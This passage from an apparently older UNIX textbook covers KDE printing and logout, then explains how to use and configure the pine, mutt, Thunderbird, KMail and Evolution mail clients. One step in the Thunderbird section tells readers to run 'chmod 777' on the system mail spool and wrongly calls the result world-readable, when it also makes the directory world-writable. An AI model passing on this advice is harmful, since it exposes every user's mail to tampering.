KDE provides a utility to allow a user to lock the desktop session for security reasons, for example, if you need to leave your system unattended for any reason. If you have a screen saver configured, locking the screen activates the screen saver. Any mouse or keyboard movement will bring up a pop-up window that will prompt you for your password. You must successfully enter your password for the session to unlock and return you to where you were in the session when you locked it.

Printing from KDE

As part of your KDE session, you may need to print out contents of some of your files. KDE uses CUPS (the *C*ommon *U*NIX *P*rinting *S*ystem) to configure and manage your entire local and network printers.

If you are a user, your system administrator should have already configured the printing environment for your system. If you are the system administrator, you can select System Settings | Printing from the

main menu to bring up the printer configuration window and add and configure printers for your users. Online documentation is available within the configuration tool to explain how to add, delete, and manage both local and networked printers. CUPS is also discussed in Chapter 13, Basic System Administration, in the section on printer administration.

Once your printers have been configured, printing from an application is usually easy From within the application choose File Print and the desired file will be printed to the default printer. If you want to change the default printer, you may do so by selecting Preferences from the main menu and then More Preferences | Default Printer. This will bring up a pop-up window displaying all of your configured printers. Highlight the printer you want to make default and then click the Set Default box. The new printer will then be noted as the default printer.

If you are experiencing difficulty with your print job, you can look at the active print jobs to determine which one is yours. You may cancel yours-and only yours-from the print queue if necessary If your system administrator has installed your printing services correctly, you should have a *KDE Print Job Viewer* icon on your panel. Clicking it will bring up a list of currently printing jobs running under **KDEPrint**-the printer service. You can select your job and cancel it from this list.

You can also "print" to a file rather than the printer under KDE. For example, if you are using OpenOffice to create a document, you may choose to save it as a *.pdf* document instead of the default *.odt* format. When you select Export As PDF, you are prompted with some options that allow you to save the document in *.pdf* format. If you have the appropriate Adobe Acrobat software, you can view the file in Acrobat or print it in *.pdf* format using Print Manager as just described.

If you are an experienced Linux user, you can also use the **Konsole** terminal window to print and manage files via command-line printing using the **lp** and **lpstat** commands. The synopses for both of these are available via the online **man** pages that come with your KDE distribution.

KDEPrint provides a wide range of printing configuration, management, and viewing services. If you want to understand more about the printing environment under KDE, access the Control Center from the main menu, then Peripherals, and then Printers. Select the Documentation heading from the right side of the window and view the *KDEPrint Handbook.*

Logging Out of KDE

You can log out of the KDE desktop environment by right-clicking the desktop area and then selecting LOG OUT *x* from the drop-down list, where *x* is the current login ID, or by selecting LOG OUT from bottom of the main menu. A pop-up window will appear asking you what you want to do. You can choose either End Current Session (to end the session) or Cancel (and return to the active session). If you select End Current Session, you are logged out and brought back to the login screen. From this point, you can either log in as another user, let someone else log in as another user, reboot, or shut down the system. If you wish to reboot the system, select REBOOT from the login screen. A pop-up window will appear asking if you want to reboot the machine. If you select Reboot, the system will reboot itself. If you wish to shut down the system, you select SHUT DOWN from the login screen. Once again, a pop-up window asks you if you are sure that you want to shut down the machine. If you select the box marked SHUT DOWN, the system will shut down. Once the system is down, you can turn off the computer.

PREV NEXT

Summary

The CDE and KDE desktops are easy-to-use graphical user interfaces that provide both end-user and system administration functions through a familiar Windows-like interface. Users can take advantage of features such as icons and mouse movements to select applications to run; access devices, folders, or files; move about the desktop; and perform system routines.

The CDE environment is one of the original visual desktop environments for UNIX-based systems. While it requires a purchase license, it is still in use on a number of UNIX systems today It has evolved to the point where it is available on Linux systems as well, and an opensource desktop called Xfce- which is similar to CDE in function-has even been created for the Linux/UNIX environment.

This chapter also described how the KDE desktop is accessed via a login screen, as well as the items contained on the login screen. It also discussed each of the basic desktop components and how they are accessed and used. Further, it discussed how a user can customize the desktop environment to personalize it and make the things most useful to the user readily available on the desktop. Finally, it discussed many of the key applications and built-in tools that make KDE easy to use, including assistive-technology applications.

Remember, the best way to learn any desktop interface is through use. While you are learning to move around the CDE or KDE desktop, take advantage of the online help features available within applications as well as the online guides that come with your CDE or KDE distribution.

PREV NEXT

How to Find Out More

A number of useful books and web sites provide information about both the CDE and the KDE desktop environments. Here are some of the more useful ones.

Useful Books on CDE

While most of the commercially available book material was printed a few years back, most of the information and concepts in these books is still relevant to CDE today.

Fernandez, Charles. *Configuring CDE: The Common Desktop Environment*. Upper Saddle River, NJ: Prentice Hall PTR, 1996.

McFarland, Thomas C. *X Windows on the World: Developing Internationalized Software With X, Motif and CDE.* Upper Saddle River, NJ: Prentice Hall PTR, 1996.

Mione, Antonino. *CDE and Motif: A Practical Primer* . Upper Saddle River, NJ: Prentice Hall PTR, 1997.

In addition to these books, there is a book series published by the OpenGroup covering both CDE 2.1 and Motif 2.1. Information about titles in this series can be viewed on the web page at *http://www.opengroup.org/publications/catalog/mo.htm*. In addition to these titles, there are some CD-ROMs that you can obtain-some of them for free-if you are an OpenGroup member.

Useful Web Sites for CDE

One of the most useful CDE web sites is the official web site, *http://www.opengroup.org/cde/*. You can find out about CDE in general and about the Motif Window Manager it uses.

Another useful site is the Sun site, *http://www.sun.com/software/solaris/cde/*. This site contains a lot of information about using CDE in the Solaris environment as well as CDE in general.

HP provides an online HTML document entitled HP *CDE2.1: Getting Started* at *http://docs.hp.com/en/B1171–90500/index.html*. There is a printable PDF version at *http://docs.hp.com/en/B1171–90500/B1171–90500.pdf*.

Finally, there is a good page describing the X Window management aspects of CDE at *http://xwinman.org/cde.php*.

Useful Books on KDE

Although these books on KDE are a few years old and cover version 2.0, they are still relevant for many of the concepts in development. Most information for version 3.0 is available on the web. The planning date for the version 4.0 release is 4Q2006.

Boloni, Lotzi. *Programming KDE 2.0: Creating Linux Desktop Applications* . Berkeley, CA: Publishers Group West, 2000.

Nash, David. *KDE Bible*. Indianapolis, IN: Hungry Minds (Wiley Publishing), 2000.

Powell, Dennis E., and Bob Bernstein. *Practical KDE*. Indianapolis, IN: Que, 1999.

Sweet, David. *KDE 2.0 Development*. Indianapolis, IN: Sams, 2000.

Thiem, Uwe. *KDE Application Development*. Upper Saddle River, NJ: Pearson Education, 1999.

Useful Web Sites for KDE

The web is the best place to find information on KDE. Not only is the information updated frequently, it is organized such that you can find great details about specific topics without wasting time.

One of the most useful web sites for KDE is the project family web site, *http://www.kde.org/family/*. This is a master list of all web links associated with KDE. It contains-among other things-background information about KDE, download sites for both end-user applications software and developer software, general user contact information, and teams that are involved in various aspects of KDE development.

There is also the official web site *www.kde.org*. This site provides a wealth of information about all aspects of KDE, including online documentation, FAQs, development opportunities, and lists of communities that you can participate in to find out about and contribute information on KDE.

Developers can follow the link to the developers' corner at *http://developer.kde.org*, or the KDE developers' blogs at *http://www.kdedevetopers.org/*. People who want to find out more about what is going on in the KDE world can go to *http://dot.kde.org/*.

If you want to see all of the wallpapers, themes, icons, and other artwork that is available for your KDE desktop, try the link *http://www.kde-took.org/*.

You can see what types of mailing lists exist for KDE and subscribe to them at *http://www.kde.org/mailinglists/*.

For information about KDE on Solaris UNIX systems try the web page at *http://solaris.kde.org/links.php*. You will find a lot of useful links there to information about Solaris and KDE as well as general KDE information.

For information about how to get KDE on IBM's AIX systems, you should consult the web page at *http://www-03.ibm.com/servers/aix/products/aixos/linux/index.html*.

For information about progress in porting KDE to Darwin under Mac OS, see the web page at *http://kde.opendarwin.org/*.

For users who are familiar with Wikipedia, there are a number of *wiki* pages that discuss KDE. The links start at *http://wiki.kde.org/* and *http://wiki.kdenews.org/*.

PREV NEXT

Part II: User Networking

Chapter List

PREV NEXT

PREV NEXT

Chapter 8: Electronic Mail

Electronic mail has been an important part of the UNIX System from the beginning. UNIX was developed by AT&T, and an important goal was to make electronic communication as simple, transparent, and universal as telephony.

The UNIX System includes a rich set of tools for getting, sending, and managing mail. This chapter provides basic information on how to use e-mail effectively on your UNIX or Linux system. It describes the options you have for sending and receiving mail, explains how to use the most common mail programs, and has instructions on configuring these programs to match your specific needs.

E-Mail on the UNIX System

There are two types of mail software. The first type includes the programs that handle the interactions between users and the mail system. These are the programs you use to read, send, and manage mail. This type of program is sometimes called a *mail user agent (MUA),* or a *mail client.*

The second type of mail software consists of the programs that take care of routing and moving messages between systems, and getting messages to the recipient's mailbox. These are referred to as *mail transport agents (MTAs).*

This chapter is concerned with mail clients. Some mail clients have MTAs built in, so that they can communicate directly with the Internet. This allows them to send and receive remote mail. Other MTAs, such as **sendmail,** are discussed in Chapter 17.

Local Mail, Remote Mail, and Webmail

In Chapter 2, you saw how to use **mailx** to view your mail. That was local mail, the mail that was sent to you on the system you were logged in to. Every UNIX system allows users to send and receive local mail. Your address for local mail is your username. Depending on how your system is connected to the Internet, you may have an e-mail address like *corwin@amber.university.edu* (where *amber.university.edu* is the hostname of your system) that allows you to exchange mail with people who are not on your system.

Remote mail is mail that is sent to an address on some other system. e.g., you may have an account with an ISP such as Comcast, AT&T, or Earthlink. In this case, your e-mail address would look something like *gandalf@duckpond.net* (where *duckpond.net* is the address for your ISP). Some UNIX mail programs allow you to download your mail from a remote server.

Webmail accounts allow you to access your e-mail over the web. This allows you to read your mail on any computer that has an Internet connection and a web browser. If you often use several different computers, webmail can be very convenient, since you can read your mail on any machine without setting up a mail client and without downloading all your messages. Popular webmail services include Google's *Gmail* service, *MSN Hotmail,* and *Yahoo! Mail*

This chapter describes how to set up the UNIX mail programs to send and receive both local and remote mail. You do not need any special mail programs to view webmail on a UNIX system. Instead, see Chapter 10 for information about web browsers.

Types of UNIX Mail Clients

The UNIX mail programs can be classified by the type of user interface they provide.

- **Programs with command-line user interfaces** These include the **mail**, **mailx**, and **Mail** commands. Because they lack important features like the ability to easily include attachments in e-mail, command-line mail programs are rarely chosen as a user's primary mail client.
- **Screen-oriented programs** The two primary screen-oriented mail clients are **mutt** and

pine. Unlike the command-line programs, they allow you to move around in menus, compose mail with an editor, and include attachments in your e-mail. If you are not using a graphical interface like the X Window System, then you will probably want to use one of these programs for your mail. In addition, these programs are easier to configure for managing your local mail than the graphical applications described next.

- **Programs with graphical user interfaces (GUIs)** These include a large number of third-party mail programs that run on X or other windowing systems. Currently, Thunderbird, KMail, and Evolution are some of the most popular graphical mail programs. If you are familiar with a program like Microsoft Outlook, you will find these applications fairly easy to use.

  If you are using a graphical interface and you need to manage large amounts of e-mail, you will probably want to use one of these programs. They are also typically easier to configure for working with remote mail than the screen-oriented mail readers.

Common UNIX Mail Clients

There are many e-mail clients available for UNIX. (You can even use **emacs** as a mail client, although not many people do.) Table 8–1 lists the major UNIX mail programs.

Table 8–1: Common UNIX Mail Clients

Command-Line Mail Clients	
Name	**Notes**
mail	Most basic UNIX mail command. On some systems, **mail** is a link to one of the following two programs.
mailx	An enhanced version of the **mail** command. Standard on Solaris, HP-UX, and other SVR4-based systems.
Mail	An enhanced version of **mail**. Standard on BSD and Linux systems.
Screen-Oriented Mail Clients	
Name	**Notes**
elm	Older screen-oriented mail client that has been largely replaced by **mutt**.
pine	Perhaps the most common screen-oriented mail client. Relatively easy to use. *http://www.washington.edu/pine/*
mutt	Popular screen-oriented mail client. Unlike **pine, mutt** uses your preferred editor (**vi** or **emacs**) for composing mail by default. *http://www.mutt.org/*
Graphical Mail Clients	
Name	**Notes**
Thunderbird	Currently the most popular graphical mail client for UNIX. Thunderbird is developed by Mozilla, along with the Firefox web browser. *http://www.mozilla.com/thunderbird/*
KMail	The KDE mail client. *http://kmail.kde.org/*
Evolution	The GNOME mail client. Includes a calendar and other organizational tools. *http://www.gnome.org/projects/evolution/*
Sylpheed	A comparatively lightweight e-mail client. Can run on Windows and Mac OS X. *http://sylpheed.good-day.net/en/*

PREV NEXT

Command-Line Mail Programs

Although the **mail** commands can be useful in some situations (e.g., on a system where you get very little mail, or as programming tools) virtually all users will prefer a screen-oriented program such as **pine** or **mutt.** The command line programs were introduced in Chapter 2 and will not be described further in this chapter. For more information about **mail, mailx,** or **Mail,** see your system **man** page.

PREV NEXT

PREV NEXT

Screen-Oriented Mail Programs

There are a number of screen-oriented mail programs, including **elm, pine,** and **mutt**. They are a bit harder to learn than the graphical programs, but they run on virtually any type of UNIX system (including over a remote connection). They are excellent tools for sending and receiving local mail, and they usually work without any configuration changes. They typically work best when sending plain, unformatted text, but the newer versions have gotten better at handling attachments and encoded messages. The section "Tools for Managing E-Mail," later in this chapter, describes tools that can extend the capabilities of the screen-oriented mail programs.

elm, along with **pine,** used to be one of the two standard screen-oriented mail readers for UNIX. However, unlike **pine,** it lacks important features such as the ability to easily send attachments, and it has largely been replaced by newer programs such as **mutt**. This chapter describes how to use and customize both **pine** and **mutt**.

pine

pine (*p*rogram for *i*nternet *n*ews and *e*-mail) provides a simple, screen-oriented user interface for sending and receiving mail. **pine** was developed as an easy-to-use mailer at the University of Washington in the early 1990s. It quickly became one of the standard screen-oriented mail readers and is still one of the most popular.

The first versions of **pine** were based on the **elm** source code, but the program has evolved extensively and now contains almost no **elm** code. (In fact, some people joke that **pine** stands for *p*ine *i*s *n*o-longer *e*lm.) **pine** contains an integrated text editor, called **pico**, which vaguely resembles a simplified emacs. The editor guides you through creating a message header and provides a simple interface to the UNIX **spell** command, for spell checking.

pine is in fact a very powerful mail program. It has dozens of sophisticated features, but all of them are provided as options for experienced users. Leaving these options off provides a user interface even novices can feel comfortable with. **pine** supports a wide range of mail protocols, including SMTP (Simplified Mail Transfer Protocol), NNTP (Network News Transport Protocol), MIME (Multimedia Internet Mail Extensions), and IMAP (Internet Message Access Protocol). These protocols allow you to send mail across the Internet, read Usenet newsgroups from the **pine** interface (see Chapter 10), attach multimedia files to your messages, and even access remote mailboxes as if they were on your local machine.

Getting pine

Many UNIX systems come with **pine** installed by default. You can also download **pine** for free from the Pine Information Center at *http://www.washington.edu/pine/*. A version of **pine** for Windows is also available from that site.

Reading Mail with pine

To read your mail, simply enter the **pine** command:

```
$ pine
```

The first screen has a self-explanatory menu (shown in Figure 8–1) in which one item will be highlighted. You can move the position of the highlighted area with the arrow keys, and hit ENTER to select an item. Alternatively, just type the letter corresponding to your selection.




Figure 8–1: The pine menu

If you select **L** (for FOLDER LIST), **pine** will display your current mail folders, including INBOX, *sent-mail, saved-messages,* and *postponed-messages. INBOX* is a special folder that contains your new mail messages. The other folders are subdirectories of *~/mail* that you can use to save messages that you send, receive, or compose.

Use the arrow keys to select a folder, and press ENTER. You will see a list of the messages in that folder. The list shows the message number, date, sender, file size, and subject for each message. If you highlight one of the messages and press ENTER, it will be displayed.

The menu bar at the bottom of each screen lists the available commands. For example, entering < will often let you go back to the previous screen. When you are done reading a message, you can use < to go back to the message list, or press the SPACEBAR to view the next message. To reply to a message, use **R** (if there were multiple recipients, **pine** will ask if you want to reply to all). To forward a message, use **F**. You can flag a message for deletion with **D** (it will be deleted when you exit **pine**), and you can save a message with **S**.

When you are done reading mail, you can use < repeatedly to return to the main menu screen. To exit **pine**, select QUIT from the main menu.

Sending Mail with pine

To send mail, you can either select **C** (COMPOSE MESSAGE) from the main menu, or you can run **pine** from the command line with an address list:

```
$ pine rlf@library.edu
```

or

```
$ pine dbp etch a-liu
```

In either case, **pine** will display the Compose Message screen. This screen allows you to enter the recipient's address and other header information, and then puts you into the part of the screen where you type message text. **pine** uses its own editor, **pico**, for composing mail, although you can set an option to make it use an editor of your choice.

The menu at the bottom of the screen will change to reflect the options available while composing mail. When you use pico to compose a message, the menu at the bottom of the screen changes to this:

```
^G Get Help  ^X Send      ^R Read File ^Y Prev Pg  ^K Cut Text  ^0 Postpone
^C Cancel    ^J Justify   ^W Where is  ^V Next Pg  ^U UnCut Text^T To Spell
```

In each of these entries, the ^ character stands for CTRL. So, for example, you can use CTRL-K to cut a line of text, and CTRL-U to paste it. CTRL-T will check the spelling in your message. To include an attachment in your message, go to the **Attchmnt** field in the header, and either enter the full pathname of the file to attach or use CTRL-T to browse through your file system.

When you've finished entering your message, press CTRL-X to send it. The menu at the bottom of the screen changes to this:

```
Send message ?
             Y [Yes]
^C Cancel    N No
```

If you type Y or press ENTER, your message will be sent, and a copy will be stored in the "sent-mail" folder.

To exit from a mail message without sending it, use CTRL-O to save the draft for later, and CTRL-C to abandon it entirely

The pine Address Book

The **pine** program allows you to create an address book of the people you frequently send e-mail to. You can use these address book entries when creating and sending mail. To add entries to your address book, select the **A** (ADDRESS BOOK) option from the main menu.

pine brings up a screen showing you the entries in your address book. You can use @ to add new entries. Each entry has a *nickname* that you will use to include the address when you compose mail. It also has the e-mail address, or list of addresses. The other fields are optional.

Once you have created a list of entries in your address book, you can use the nicknames instead of typing full e-mail addresses when you compose mail. You can also use CTRL-T in the Compose Mail screen to select an entry from your address book.

Configuring pine

To view or to set options in **pine** go to the main menu and select **S** (SETUP). The next screen will display a long list of ways to customize **pine** (e.g., if you have a color display, you can change the colors **pine** uses). The most useful option here is **C** (Config), which will display the value of all the **pine** options.

There are many, many options. The list may seem overwhelming, but if you use **pine** often, it is probably worth skimming through all of them just to get a sense of the different options that are available to you. To view information about an option, highlight it and press **?** (you can exit the help screen with **E**). To change an option (toggle it on or off, or add a value), highlight it and press ENTER.

Here are a few of the particularly useful options **pine** provides:

- The option *personal-name* allows you to set your name as you would like it to appear in the address when you compose messages. For example,

  ```
  personal-name          = Jonathan (brg@turing.ca.edu)
  ```

- To use your own editor, such as **vi** or **emacs**, when composing messages, turn on this option:

  ```
  [X]  enable-alternate-editor-implicitly
  ```

  and set the *editor* option to your preferred text editor, as in

  ```
  editor                 = vi
  ```

- To cause CTRL-K to cut the part of the line after the cursor rather than the whole line, set *compose-cut-from-cursor.*
- The option *delete-skips-deleted* causes the next message to be selected when you delete the current message.
- Turning on *enable-view-attachments* makes it a bit simpler to open attached files in the e-mail you receive.
- Often, you will receive formatted e-mail, which is more difficult to read in **pine** than plain text. If you turn on *prefer-plain-text,* **pine** will attempt to show you a plain text version of your mail whenever possible.
- The option *enable-exit-via-lessthan-command* will cause the < command to work on screens that usually use **E** to go back.
- To prevent **pine** from asking for confirmation when you quit, set *quit-without-confirm.*
- You can assign a list of keystrokes to the option *initial-keystroke-list.* These keystrokes will be automatically executed by **pine** whenever you start the program. For example, to go directly to your message list rather than starting from the main menu, set the option like this:

  ```
  initial-keystroke-list = L, CR
  ```

  or

```
initial-keystroke-list = I
```

- When you compose a message in the default editor, it breaks your lines automatically at a certain length. To change the width of your messages, set the value of *composer-wrap-column.* For example,

```
composer-wrap-column    = 70
```

- Another option that you might want to consider changing is *sort-key,* which controls the order in which your messages are sorted. For example, you could have **pine** display your most recently received messages at the top of the list by selecting *Reverse Arrival* for the value of *sort-key:*

```
sort-key                =
            Set       Sort Options
            ---   ----------------------
            ()   Arrival
            ()   From
            ()   Subject
            (*) Reverse Arrival
            ()   Reverse From
            ()   Reverse Subject
```

Remote Mail with pine

Although it is configured for local mail by default, you can also use **pine** to receive and send your remote mail. To download your remote mail, set the option *inbox-path* as shown:

```
inbox-path              = {pop3.duckpond.net/user=gandalf/pop3}INBOX
```

where *pop3.duckpond.net* is the POP3 server provided by your ISP, and *gandalf* is your username. If the remote server uses IMAP instead of POP3, try

```
inbox-path              = {imap.duckpond.net/user=gandalf}INBOX
```

where *imap.duckpond.net* is the remote address.

You can also configure **pine** to send your outgoing mail through a remote server:

```
smtp-server              = smtp.duckpond.net/user=gandalf
```

Caution *If you get the message "Unable to negotiate TLS with this server" and then enter your password, pine will send your password to the server without any encryption. This is a major security risk.*

To protect your password, try enabling SSL encryption, like this:

```
inbox-path              = {imap.duckpond.net/user=gandalf/ssl}INBOX
smtp-server             = smtp.duckpond.net/user=gandalf/ssl
```

For more details about securing your password when getting remote mail with **pine**, see *http://www.madboa.com/geek/pine-ssl/*.

mutt

mutt is another widely used screen-oriented mail reader. It has many of the same features as **pine**, plus the ability to view your mail by threads, which has become a very popular feature. **mutt** may be less intuitive than **pine** for new users, but it is equally easy to use once you become accustomed to it. If you have used **elm**, then **mutt** may seem very familiar.

Like **pine**, **mutt** supports color displays. Unlike **pine**, it uses a standard text editor by default. **mutt** allows you to search through mail with regular expressions. It is extremely customizable, and quite fast.

Getting mutt

Many UNIX systems come with **mutt** installed by default. You can also download **mutt** (including a Windows version) for free from *http://www.mutt.org/download.html*.

Reading Mail with mutt

To read your mail with **mutt,** simply run it from the command line:

```
$ mutt
```

When it starts, **mutt** will display a list of your current mail messages, as shown in Figure 8–2. The list shows the message number, status, date, sender, file size, and subject for each message. You can view a message by selecting it with the arrow keys and pressing ENTER.

Figure 8–2: The mutt mail list

The menu at the top of each screen lists a few of the available commands. Pressing **?** will often print a more complete list. When you are done reading a message, you can press **i** to go back to the message list, or press **j** to view the next message. To reply to a message, use **r** (you can use **g** to reply to all recipients). To forward a message, use **f**. You can flag a message for deletion with **d** (it will be deleted when you exit **mutt**), and you can save a message with **s**. You can change the folder you are viewing by pressing **c**, followed by **?** to browser for the mailbox file. (You can also use **mutt -f** on the command line to open a specific mail file.)

Entering **q** will often return you to the previous screen. You can exit **mutt** by entering **q** at the message list.

Sending Mail with mutt

To compose new mail, you can either use the command **m**, or you can run **mutt** from the command line with an address list:

```
$ mutt rlf@library.edu
```

or

```
$ mutt dbp etch a-liu
```

In either case, **mutt** will prompt you for an address and then a subject. It will then open a copy of your preferred text editor (from the shell environment variable EDITOR) for composing the mail. After entering the message, save your changes and exit the editor.

You will now see the **mutt** Compose message screen, which allows you to modify the header information. To edit the message again, type **e**. To check the spelling in your file, use **i** (for **ispell**, which is a spell checker). To attach a file to your mail, type **a** at this screen. If you press TAB, you will be able to browse through your file system to select the attachment.

When you've finished editing your message, press **y** to send it. To abandon the message without sending it, use **q**. You will be given the chance to save the draft for later. To resume a draft, just start to compose another message with **m**.

The mutt Address Book

You can create an address book of the e-mail addresses you most frequently need. To add an entry, just type **a** while you are at the message list. **mutt** will prompt you before adding the address on the current message to your address book. You can change the alias, address, and name on the entry before accepting it.

Once you have created an address book, you can use the aliases instead of typing full e-mail addresses when you compose mail. You can also use the TAB key to look up entries when **mutt** prompts you for an address.

Configuring mutt

Unlike **pine**, **mutt** does not have a built-in editor for its configuration settings. Instead, you can create a file called *~/.muttrc* and edit the settings by hand, just as you would do with your shell configuration files. On the other hand, **mutt** lets you customize more than **pine** does; for example, you can change the default key bindings (so that you use different buttons for each action).

This sample *.muttrc* file shows some of the most common and useful settings:

```
#  Sample ~/.muttrc file.
#  Configuration Settings for mutt


# Set your real name, to use when sending mail
set realname = "Jonathan B"

# Sort messages by threads, a very popular feature
set sort = threads

# Change a few of the color settings
color status black white
color indicator white blue         # On a non-color terminal: mono indicator bold

# Use vi (or emacs) as the default editor
set editor=vi                      # or set editor=emacs

# Use an external pager, such as less
set pager=less

# Force mutt to always prompt for bcc: addresses when sending mail
set askbcc

# Force mutt to never ask for confirmation before deleting messages
set noaskdelete                    # Or unset askdelete

# Go to the next message after modifying (for example, deleting) the current one
set resolve

# Mutt normally cancels a message if you exit from the editor without
# saving any changes-turning that off allows you to send blank messages
set noabort_unmodified

# By default, mutt saves address book entries in your .muttrc, along
# with all these configuration settings, but this will save aliases
# in ~/.muttalias instead. You have to explicitly read in the new file:
set alias_file=~/.muttalias
source ~/.muttalias

# Address book entries look like
# alias aliasname addresslist
# So you can add new aliases like this:
alias copyme mymainacct (My Main Account), myotheracct (My Other Account)

# When receiving mail from an address that's in your address book,
# display the alias instead of the full address
set reverse-alias

# Configure all mail files to go in the folder muttmail by default
set folder=-/muttmail

# Keep a record of all sent messages
# The plus is a shortcut for the value of folder, above
set record="+sent-msgs"

# Change where your read messages are saved
set mbox "+mbox"                   # Same as set mbox ~/muttmail/mbox
```

For more configuration settings, see *http://www.mutt.org/doc/manual/*.

Remote Mail with mutt

mutt does not have any built-in features for working with remote mail. If you want to download your messages from a remote server and open them in **mutt,** see the **fetchmail** command in the section "Tools for Managing E-Mail." If you need to send mail through a remote server, you will have to ask your system administrator about the **sendmail** configuration.

PREV NEXT

PREV NEXT

Graphical Interfaces for E-Mail

Mail programs with graphical user interfaces (GUIs) can make it easier to manage large amounts of mail. The graphical mail programs also allow you to easily view and compose formatted messages, and send and receive attachments. They typically have built-in spell-checking and address books, and some have calendars for keeping track of your schedule. If you are familiar with Outlook or a similar program, you should find the applications described here easy to learn.

The graphical mail programs are also much easier to configure for remote mail access than the screen-oriented mail clients. They can also be configured to send and receive local mail. If you want to read both local and remote mail with your GUI, it might be easiest to set up a *.forward* file to automatically forward your local mail to your remote address. See the section "Forwarding Mail," later in this chapter, for details on creating a *.forward* file.

The next sections summarize how to configure three popular graphical e-mail clients for both remote and local mail. For further details, consult your system administrator or ISP.

Thunderbird

Thunderbird, as shown in Fig. 8–3, has recently become a very popular mail reader. It can be freely downloaded for Linux, Mac OS X, and Windows from *http://www.mozilla.com/thunderbird/*. A Solaris build for version 1.5 is available from *http://ftp.mozilla.org/pub/mozilla.org/thunderbird/releases/1.5.0.4/contrib/* (see also the release notes for the latest version of Thunderbird). A build for HP-UX can be downloaded from *http://www.hp.com/products1/unix/java/firefox/index.html/*.




Figure 8–3: Thunderbird

To configure Thunderbird to send and receive your mail,

1. Go to the File menu. Select New and then Account.
2. If you are using an ISP for remote mail, select Email Account.

   If you want to send and receive local mail, select Unix Mailspool (Movemail) instead.
3. Enter your full name and your e-mail address.

   If you are configuring Thunderbird for local mail, add **@localhost** to the end of your username (as in "gandalf@localhost").
4. For remote mail, select POP or IMAP, whichever your ISP supports. Enter the hostnames for your ISP's mail servers. For example, "pop3.duckpond.net" for the incoming server, and "smtp.duckpond.net" for the outgoing server.

   For local mail, just enter **localhost** for the server.

Depending on how your system is configured, you may get an error about locking the mailspool when you try to check your local mail with Thunderbird. The only way to fix this is to make the mailspool directory (often */var/spool/mail)* world-readable (i.e., with **chmod** 777 **/var/spool/mail).** If you cannot do this, you may not be able to read your local mail with Thunderbird. In this case, KMail or Evolution may be a better choice.

For more information about using Thunderbird, see the support pages at *http://www.mozilla.org/support/thunderbird/*.

KMail

KMail, as shown in Fig. 8–4, is the mail reader in the KDE Kontact suite. Kontact also includes a calendar program called KOrganizer, and applications for managing your address book, reading newsgroups, getting news headlines, and so on. If you are using KDE, you should already have KMail on your system. The KMail homepage, at *http://kmail.kde.org/,* has information about KMail features and utilities. See Chapter 7 for more information about KDE, KMail, and the Kontact suite.




Figure 8–4: KMail

The following instructions may help you configure KMail to send and receive mail:

1. Go to the Settings menu, and select Configure KMail.
2. Modify the default identity Enter your full name and your e-mail address.

   If you are configuring KMail to send and receive local mail, your e-mail address is your username.
3. From the sidebar, select Accounts. Add a new incoming account.

   To receive Internet mail, select POP3 or IMAP, whichever your ISP supports. Enter a name (such as “ISP incoming”), your login name, and the hostname for your ISP’s incoming mail server (such as “pop3.duckpond.net”). Under the Extras tab, try the Check What Server Supports button to help find the right encryption option for your password.

   To receive local mail, select Local Mailbox. Depending on your system configuration, you may have to change the Locking method to None. This does mean that you risk overwriting your local mail file under certain circumstances. If you get a lot of mail on your system and are worried about loosing mail, you should ask your system administrator which locking method to use.
4. Now select the Sending tab, and Add a new outgoing account.

   To send mail through an ISP, select SMTP. Enter a name (such as “ISP outgoing”) and the hostname for your ISP’s outgoing mail server (such as “smtp.duckpond.net”).

   You may also need to check the box for Server Requires Authentication and add your login name (the first part of your e-mail address). If so, then select the Security tab and try the

Check What Server Supports button to determine which encryption options are available to protect your password.

5. To send local e-mail, select Sendmail. If that doesn't work, try selecting SMTP and entering **localhost** for the hostname.

For more information about using KMail, see the documentation at *http://docs.kde.org/development/en/kdepim/kmail/*.

Evolution

Evolution, as shown in Fig. 8–5, is the mail client for the GNOME desktop environment. Unlike Thunderbird and KMail, GNOME has a built-in calendar. In this respect, it is more like Microsoft Outlook than the other two mail readers. If you are used to using Outlook for both mail and scheduling, you may find that Evolution feels very natural. See *http://www.gnome.org/projects/evolution/* for screenshots of the calendar and other features of Evolution. Chapter 6 has more information about GNOME and Evolution.




Figure 8–5: Evolution

To send and receive your mail with Evolution,

1. Go to the Edit menu and select Preferences. (Or on older versions of Evolution, Tools | Settings.)

